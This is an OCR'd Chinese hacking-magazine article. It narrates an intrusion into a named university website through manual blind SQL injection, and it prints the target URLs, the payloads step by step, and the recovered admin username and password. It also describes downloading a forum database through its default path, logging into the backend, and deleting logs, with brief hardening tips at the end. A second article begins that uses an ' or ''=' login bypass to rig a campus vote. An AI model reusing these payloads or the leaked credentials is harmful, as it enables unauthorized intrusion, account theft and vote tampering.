注入地址为 "http://kechuang.sjtu.edu.cn/iseminar/content.asp?id=67。"Access注入比较简单,先猜解数据库表名,语法为 "and exists (select cout from 表名)",如果加上表名后返回正常就说明表名存在,我们可以从常见的表名中一个个去试。加上Admin表名后返回正常说明Admin表名存在。URL地址为: http://kechuang.sjtu.edu.cn/iseminar/content.asp?id=67 and exists (select cout from admin),返回正常如图10所示。




图10

就是这样一个个的去试,效率很低但是准确率很高 。

因为是重复工作我就不一一演示了。经过测试,最后得出Admin、BBS、System三个表名。Admin我们可以得到管理员的账号,而BBS则可以得到论坛所有用户的账号。

表名猜解完后我们猜解列名,我拿Admin来猜解,其语法为 "and(select count (列名) from 表名) 〉0 ",如果返回错误则列名不存在,正常的话则列名存在。经几十分钟的奋斗,列名终于被我猜出来了,有三个列名: Id、Username、 Password。如图11所示。




图11

猜解完列名后,就是猜解列的长度了。其语法格式为 "and (select top 1 len(列名)) from 表名 〉x "。x 是列名的长度,我们可以让它从1 开始一直往上加,当猜解到大于某个数时返回错误的话,则该列表长就是当前数了。当Username大于5时返回错误,说明Username的长度为5。如图12所示。




图12

我用同样的方法得到Password的长度为7。

接下来就是猜解用户名和密码了,猜用户名和密码的语句为 "and(select top 1 asc (mid (列名N,1)) from 表名))X",X为ASCII码。

当我填x>10时返回正常则说明Username的第1位字符大于10,如图13所示。




图13

当我改为70时返回错误说明小于70。如图14所示。




图14

经过快两个小时的猜解，终于把Username和Password的ASCII值猜解出来了，Username的ASCII值为 065，079，114，111，110; Password的ASCII的值为 099，097，105，122，105，109，097。查一下ASCII表就可得出Username的值为Aarom。Password的值为caizima。得到用户名和密码后就是找后台。这里我们再次利用Google Hack技术。很快就把后台找出来了: "http://kechuang.sjtu.edu.cn/admin/login.asp"我们进去看看，如图15所示。




图15

这里就是网站的后台了，网站的任何东西都可以在这里修改了。当然权限不是很大，只是控制了网站。

对于Access注入，步骤虽然比较繁琐，但是有路可循，只要按着步骤来就可以了。而SQL注入步骤虽较简单，但技巧性太大，不是高手很难熟练地完成SQL手工注入，我也是看了别人手工注入法后才完成了SQL注入（本人水平太菜），不过一般SQL注入后的权限都比较大。

防护

针对工具攻击，我们只要把列名或表名设的超过50位，那工具就猜解不了

后台地址一定要把默认的和常见的全部改掉，这可以防止被一些工具查后台，针对Google Hack技术来找后台，我们还可以修改网页标题和网页内容的一些敏感字，如"登录"、"后台"。

其实上面的都是治标不治本，因为对于手工注入的话，只要有足够的耐心，不管多复杂都可以猜解出来。前面的SQL注入例子我们知道猜解出来的列名为zxid.bz等等，如图是用工具的话就猜解不了，因为常见的列名没有zxid.bz。所以工具并不是什么数据都可以猜解出来。对于手工注入只有修改原代码来防止注入了。可以去网站下载注入代码，比如SQL通用防注入程序2.0完美版。我们在每个有页面漏洞前加一句代码"<!-- # indade File= "wrsky_sql.asp"-->"就可以实现对用户提交的代码进行过滤了。加conn.asp后则对整个网站过滤，而且可以自定义过滤字符，把攻击者的所有动作记录下来。

现在来看看上海交大信息技术系网站的论坛。网址是"http://ie.sjtu.edu.cn/jc/bbs/"。该论坛我是无意中发现的，看到动网论坛我本能地在后面加上它的默认数据地址，想不到管理员没有改掉，那我就直接下载了，无语……如图16所示。




图16

它的论坛是DVBBS SP 7.00的，我们都知道有一个非常经典的漏洞 Cookie欺骗。因为我们已经下载到了它的数据库，所以可以得到经过MD5加密了的密文，管理员的MD5值为 ae08aabc706999oa。该密码我跑了三天都没有跑出来。后来我在打开数据库时，发现管理员的密码问题为ckcedar，我的第一反映就是它的密码也应该同密码问题一样。既然得到了密码，就直接登录后台，不用Cookie欺骗。如图17所示。




图17

下一步就是上传ASP木马，7.0的后台有一个备份数据，我可以利用备份数据的差异来上传木马。考虑到这是友情检测，所以上传木马这一步也不演示了。

最后一步就是删除日志走人，毕竟上海交大是中国教育结点的主干网，不敢乱搞。

对论坛我们要把默认的数据库地址改掉。还要在数据库的开头加上一句错误的ASP语句: <%nodownload%>，这样就可以防止数据库被下载。还要到官方网站下载最新补丁，升级到7.10版本。这样就把Cookie欺骗、后台数据库备份漏洞都给堵死。至少到目前为止，7.10是比较安全的。


后记

其实入侵远远没有结束，对于SQLServer数据库，如果是SA的权限那我们就可以做任何事情了，对只有Public权限的用户我们可以浏览服务器的任何文件，但没有操控权限。Access数据库的话可以控制网站，在利用网站漏洞进行提权，比如目前现在很多的网站都有EWebEditor这个优秀的在线编辑器。虽然功能相当强大但漏洞比较多，可以利用它来上传ASP木马。本篇用到的技术不多，有服务器配置、数据库查询、Google Hack、社会工程学、密码学及DVBBS等，而且用的也不是很深。大家只要灵活的运用就可以了。

WTF：每年快放假的时候，学校总是要开展一些评定活动，诸如优秀学生、奖学金获得者、最佳辩手，甚至还有最佳校园歌手。投票的工作基本也不采用原始的小纸条了，全部交给网络来完成。不过有时候，评选出来的结果并不能让大部分同学满意，所以对网络感兴趣的朋友就想到了背地里刷票的方法。

适合读者：脚本爱好者、入侵爱好者

前置知识：无



刷票

文/图 awyl

投票系统多处漏洞

最近我们学校搞了个校园十佳青年的评选活动，我的好朋友也是候选人之一，自然我要帮他投一票了。进入校园的团委在线找到了投票页面，发现实际上还有一个校园之星的投票评选活动，两种方案的设计是完全相同的。进入登录页面后，选择好自己的学院，密码处填写自己的学号，最后输入大名就可以进行投票了。如图1所示。




图1

如果再次输入相同信息进行投票，页面显示已经投过票了。我猜投票后会在数据库里进行登记，登录过程会自动对这个值进行判断，所以一个人只能参与一次投票。如图2所示。

你已经参加了我们的投票活动，谢谢！！

图2

这时群里的同学发消息说居然有人在图书馆要其他人的学号和姓名进行拉票，如此确实精神可嘉，不过工作量太大，他们这样做还是辛苦了一点。我们是不是可以用脑力劳动代替这种体力劳动呢？

大家应该注意到登录页面下方的"管理登录"吧，难道管理员对自己的投票系统如此有信心，连登录页面也不隐藏起来？进入管理登录后，怀着侥幸的心理在账号和密码处同时输入'or''='回车，竟然就这么进来了。如图3所示。

